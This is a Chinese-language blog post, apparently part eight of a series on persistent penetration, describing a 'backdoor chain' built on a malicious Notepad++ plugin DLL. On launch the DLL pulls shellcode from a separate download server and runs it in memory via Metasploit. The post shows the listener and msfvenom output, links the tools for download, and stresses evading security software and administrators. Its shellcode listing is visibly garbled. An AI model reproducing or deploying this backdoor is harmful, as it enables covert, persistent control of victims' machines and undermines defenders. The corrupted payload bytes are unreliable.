https://micropoor.blogspot.com/

- 本季是《高级持续渗透-第七季demo的成长》的延续。
- https://micropoor.blogspot.com/2019/01/php-demo.html

在第一季关于后门中,文章提到重新编译notepad++,来引入有目标源码后门构造。 在第六季关于后门中,文章**假设在不得知notepad++的源码**,来引入无目标源码沟门 构造。

在第七季关于后门中,文章让demo与上几季中对比,更贴近于实战。 而在第八季,继续优化更新demo,强调**后门链**在高级持续渗透中的作用。

该系列仅做后门思路。

在上季中引用一个概念:"**安全是一个链安全,攻击引入链攻击,后门引入链后门**",而"链"的本质是**增加对手的时间成本,金钱成本,人力成本等。**

第七季的文章结尾是这样写道:

后者的话:

如果此demo,增加隐身自身,并demo功能为:增加隐藏帐号呢?或者往指定邮箱发目标机帐号密码明文呢?如果当第六季依然无法把该demo加入到实战中,那么请回顾。这样实战变得更为有趣。安全是一个链安全,攻击引入链攻击,后门引入链后门。让渗透变得更加有趣。

而增改后门每一个功能,则需要更改demo的功能,或者增加几个功能的集合。那么它并不是一个标准的"链"后门。为了更好的强调"链"后门在高级持续渗透中的作用。第八季把demo打造成一个远控。以及可结合任意第三方渗透框架。

远控4四大要素:

- 可执行cmd命令
- 可远程管理目标机文件,文件夹等
- 可查看目标摄像头
- 注册表和服务操作
- 等等

而以上功能需要大量的代码以及大量的特征加入到该dll里,而此时,后门不在符合实战要求。从而需要重新构建后门。**思路如下**:dll不实现任何后门功能,只做"后门中间件"。而以上功能则第四方来实现。第三方作为与后门建立连接关系。

Demo 环境:


- Windows 2003 x64
- Windows 7 x64
- Debian
- notepad++ 7.6.1 , notepad++7.5.9
- vs 2017

Windows 2003: ip 192.168.1.119

开放端口:


```
C:\Documents and Settings\Administrator>netstat -an¦findstr "LISTENING"
 TCP
        0.0.0.0:21
                                0.0.0.0:0
                                                       LISTENING
 TCP
        0.0.0.0:80
                                0.0.0.0:0
                                                       LISTENING
 TCP
        0.0.0.0:135
                                0.0.0.0:0
                                                       LISTENING
 TCP
        0.0.0.0:445
                                0.0.0.0:0
                                                       LISTENING
 TCP
        0.0.0.0:1025
                                0.0.0.0:0
                                                       LISTENING
 TCP
        0.0.0.0:1026
                                0.0.0.0:0
                                                       LISTENING
         192.168.1.119:139
                                0.0.0.0:0
  TCP
                                                       LISTENING
```

notepad++版本:



notepad++v7.6以下版本插件直接放入X:\Program Files (x86)\Notepad++\plugins目录下即可。

放置后门:



配置后门链:

配置下载服务器:

```
o 1192.168.1.2:22 × +

root@John:/tmp# ruby Micropoor.rb

Usage:
Micropoor.rb port
root@John:/tmp# ruby Micropoor.rb 4444

Listening on 4444.

■
```

配置msf:

再次打开notepad++:

变化如下:

下载服务器:

```
root@John:/tmp# ruby Micropoor.rb
Usage:
Micropoor.rb port
root@John:/tmp# ruby Micropoor.rb 4444
Listening on 4444.
Payload is on-line #<TCPSocket:0x00005651add2ee48>
```

msf服务器:

执行顺序为:

- notepad++挂起dll后门
- 后门访问下载服务器读取shellcode
- 根据shellcode内容,加载内存
- 执行shellcode

Micropoor.rb核心代码如下:


而此时,无需在对dll的功能改变而更改目标服务器,只需更改下载服务器shellcode,以 messagebox为例:

msf生成shellcode如下:

```
root@John:/tmp# msfvenom -p vindows/messagebox TITLE=Micropoor -b '\x00' -f c
//usr/share/metasploit-framework/lib/msf/core/opt.rh:55: warning: constant OpenSSL::SSL::SSLContext::METHODS is deprecated
No Palatform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found lo compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 299 (iteration=0)
x86/shikata_ga_nai tosen with final size 299
Payload size: 299 bytes
Final size of c file: 1280 bytes
unsigned char buf[] =
"\x45\x31\x5f\x12\x83\xc7\x04\x03\x3f\x44\x13\x64\x66\x5b\x94\x83\x42"
"\x45\x31\x5f\x12\x83\xc7\x04\x03\x3f\x44\x13\x64\x66\x5b\x94\x83"
"\x45\x31\x5f\x12\x83\xc7\x04\x03\x3f\x44\x13\x64\x66\x5b\x94\x97"
"\x45\x31\x5f\x12\x83\xc7\x04\x03\x3f\x44\x13\x64\x66\x5b\x94\x97"
"\x10\x33\x5c\x7d\xc1\xc1\xc9\x24\x83\x27\x35\x35\x83\x10\x5f\x12\x83\x10\x35\x10\x5f\x12\x83\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x35\x10\x
```

替换下载服务器shellcode:

再次运行notepad++,弹出messagebox,而无msf payload功能。



后者的话:

在第八季中,只需配置一次目标服务器,便完成了对目标服务器的"后门"全部配置。以减小最小化接触目标服务器,来减少被发现。而以后得全部配置,则在下载服务器中。来调用第四方框架。并且目标服务器只落地一次文件,未来其他功能都将会直接加载到内存。大大的增加了管理人员的对抗成本。"后门链"的本质是增加对手的时间成本,金钱成本,人力成本等。而对于攻击者来说,下载,执行,后门分别在不同的IP。对于对抗安全软件,仅仅需要做"落地"的exe的加解密shellcode。

附:

Micropoor.rb

大小: 1830 字节

修改时间: 2019年1月4日, 15:46:44

MD5: D5647F7EB16C72B94E0C59D87F82F8C3

SHA1: BDCFB4A9B421ACE280472B7A8580B4D9AA97FC22

CRC32: ABAB591B

https://drive.google.com/open?id=1ER6Xzcw4mfc14gl4LK0vBBuqQCd23Apa

MicroNc.exe

注:强烈建议在虚拟中测试,因Micropoor已被安全软件加入特征,故报毒。

大小: 93696 字节

修改时间: 2019年1月4日, 15:50:41

MD5: 42D900BE401D2A76B68B3CA34D227DD2

SHA1: B94E2D9828009D80EEDDE3E795E9CB43C3DC2ECE

CRC32: CA015C3E

https://drive.google.com/open?id=1ZKKPOdEcfirHb2oT1opxSKCZPSplZUSf

Micropoor